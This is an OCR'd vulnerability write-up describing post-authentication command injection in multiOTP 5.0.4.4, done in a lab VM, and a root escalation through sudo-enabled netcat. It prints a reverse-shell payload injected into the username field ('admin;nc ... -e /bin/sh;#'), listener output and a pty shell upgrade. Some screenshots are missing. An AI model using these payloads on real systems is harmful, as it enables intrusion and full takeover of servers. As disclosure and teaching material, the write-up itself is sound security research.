


HUNTING 0DAYS

With multiOTP 5.0.4.4

ABSTRACT

This document describes the steps I took to find RCEin multiOTP (5.0.4.4). Reader will be able toreproduce all of the steps and create an attackinside his/her own controlled VM environment.

Cody Sixteen

Hunting 0days - multiOTP

Contents

Intro

„Hunting 0days”[1] is a small series of articles created as a step-by-step „guide” where I'm trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerabilty I found in *multiOTP* 5.0.4.4[2]. Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called *admin*).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

Cody Sixteen

Environment

This time our environment will be based on *multiOTP 5.0.4.4* VM. To prepare an attack scenario I used two virtual machines:

- multiOTP 5.0.4.4 VM – default installation
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the requests.

(Similar environment was described in multiple cases presented on the blog[1, 3].)


With all the settings prepared – we are now ready to go! ;)

Vulnerable example

When VM was ready I started from the login page. Vendor prepared the default credentials for us (*admin:1234*) but I also tried few simple SQL injection attacks... With no luck this time[4] I decided to log in to the application:




This is what I found:




User Name	Category	Message
admin	Authentication	Admin successfully logged in on console from 192.168.1.10
admin` or `1`=`1	Authentication	Warning: admin` or `1`=`1 login denied on console from 192.168.1.10
	System	Database file /etc/multiotp/users/admin` or `1`=`1 .db for user admin` or `1`=`1 does not exist

Well... ;] At this stage I decided that we'll make it fast. I tried to log in with some „new credentials":




Still no luck:




Message
Admin successfully logged in on console from 192.168.1.10
Warning: admin;nc 192.168.1.170 8080 -e /bin/sh;# login denied on console from 192.168.1.10
Database file /etc/multiotp/users/admin;nc 192.168.1.170 8080 -e binsh;#.db for user admin;nc 192.168.1.
Warning: login denied on console from 192.168.1.10
Database file /etc/multiotp/users/.db for user does not exist
Admin successfully logged in on console from 192.168.1.10
Warning: admin` or `1`=`1 login denied on console from 192.168.1.10
Database file /etc/multiotp/users/admin` or `1`=`1 .db for user admin` or `1`=`1 does not exist


So I decided to login in to the application and try something else:




Results you'll find on the screen below:



Yep. I forgot to add *–e* parameter ;) Let's fix that:



On Kali's console I started netcat listener again. Response is presented on the screen below:



Looks better. ;) Let's switch to the *python* shell:


```
c@kali: ~
c@kali:~$ nc -lvvp 8080
listening on [any] 8080 ...
192.168.1.88: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.88] 51108
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users),113(freerad)
uname -a
Linux multi 3.16.0-4-686-pae #1 SMP Debian 3.16.43-2 (2017-04-30) i686 GNU/Linux
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@multi:/usr/local/bin/multiotp$ ls
ls
help  multiotp.php        qrcode   tcpdf      texts   users
log   multiotp.proxy.php  scripts  templates  tokens
www-data@multi:/usr/local/bin/multiotp$
```

Quick check of *ps aux* and we'll find some process started with *sudo*. I decided to investigate it a little bit:


```
ntp       1308  0.0  0.4   5820  4184 ?        Ss   15:04   0:00 /usr/sbin/ntpd
www-data  1321  0.0  0.0   2272   592 ?        S    15:04   0:00 sh -c sudo /usr
www-data  1322  0.0  0.1   2224  1532 ?        S    15:04   0:00 nc 192.168.1.17
www-data  1323  0.2  6.9 156236 72084 ?        S    15:07   0:01 php-fpm: pool w
www-data  1326  6.1  7.8 163240 80748 ?        S    15:07   0:30 php-fpm: pool w
root      1328  0.0  0.0      0     0 ?        S    15:08   0:00 [kworker/0:3]
root      1330  0.0  0.1   4176  2032 tty6     Ss+  15:08   0:00 /sbin/agetty --
www-data  1393  0.0  0.0      0     0 ?        Z    15:10   0:00 [sh] <defunct>
www-data  1394  0.0  0.0   2272    64 ?        S    15:10   0:00 sh -c sudo nohu
www-data  1395  0.0  0.0   2272   604 ?        S    15:10   0:00 sh
www-data  1398  0.3  0.5   8244  5424 ?        S    15:11   0:00 python -c impor
www-data  1399  0.0  0.2   3828  3068 pts/0    Ss   15:11   0:00 /bin/bash
www-data  1431  0.0  0.1   3172  2028 pts/0    R+   15:16   0:00 ps aux
www-data@multi:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on multi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on multi:
    (root) NOPASSWD: /bin/nc, /bin/chmod, /bin/chown, /bin/cp, /bin/date,
        /bin/hostname, /bin/ln, /bin/mount, /bin/mv, /bin/rm, /sbin/ifdown,
        /sbin/ifup, /usr/bin/7za, /usr/bin/nohup, /usr/local/bin/dhtest/dhtest,
        /usr/local/bin/multiotp/scripts/doit.sh
www-data@multi:/$
```

Well. During all of those years I saw multiple ways to privilege escalation. But to be honest: **/bin/nc with sudo? *Wow. ;)***


Anyway, let's try it!



As you can see, *ps aux* can reveal few more hints ;)



I think the main reason of the bug is in the file presented below:



Lookslike this is IT! Done ;)

Summary

In this short document I tried to present you one of the possible way of gaining root shell access on multiOTP 5.0.4.4. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and store his/her own script or command/code to run on remote machine – code will be executed with the webserver privileges on the system. Because of improper configuration webserver-user (apache) can use OS tools to gain root level access.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers

Cody

Resources

Below you will find resources used/found when I was creating this document:

[1] – you can support my work here

[2] – download target VM

[3] – found bugs

[4] – Nagios SQL inection